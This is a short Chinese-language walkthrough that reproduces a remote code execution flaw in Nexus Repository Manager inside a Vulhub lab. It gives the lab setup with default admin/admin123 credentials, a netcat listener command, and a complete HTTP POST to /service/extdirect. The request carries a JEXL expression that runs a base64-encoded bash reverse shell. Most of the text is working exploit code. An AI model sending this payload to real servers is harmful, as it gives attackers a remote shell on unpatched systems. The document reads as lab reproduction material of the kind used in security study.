
**一、靶场搭建**

1、Vulhub启动

docker-compose up -d

2、访问8081，可看到web页面，使用账号密码admin/admin123登录后台，再maven-releases下随便上传一个jar包（触发该漏洞，必须保证仓库中至少有一个包）



**二、漏洞复现**

1、VPS开启监听

nc –lvnp 8888

2、发送如下数据包，即可执行反弹shell命令

POST /service/extdirect HTTP/1.1

Host: localhost

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:63.0) Gecko/20100101 Firefox/63.0

Accept: \*/\*

Content-Type: application/json

X-Requested-With: XMLHttpRequest

Content-Length: 368

Connection: close

{"action":"coreui\_Component","method":"previewAssets","data":[{"page":1,"start":0,"limit":50,"sort":[{"property":"name","direction":"ASC"}],"filter":

[{"property":"repositoryName","value":"\*"},{"property":"expression","value":"233.class.forName('java.lang.Runtime').getRuntime().exec(' bash -c {echo,xxxx}|{base64,-d}|{bash,-i}')"},{"property":"type","value":"jexl"}]}],"type":"rpc","tid":8}

3、VPS成功接收shell

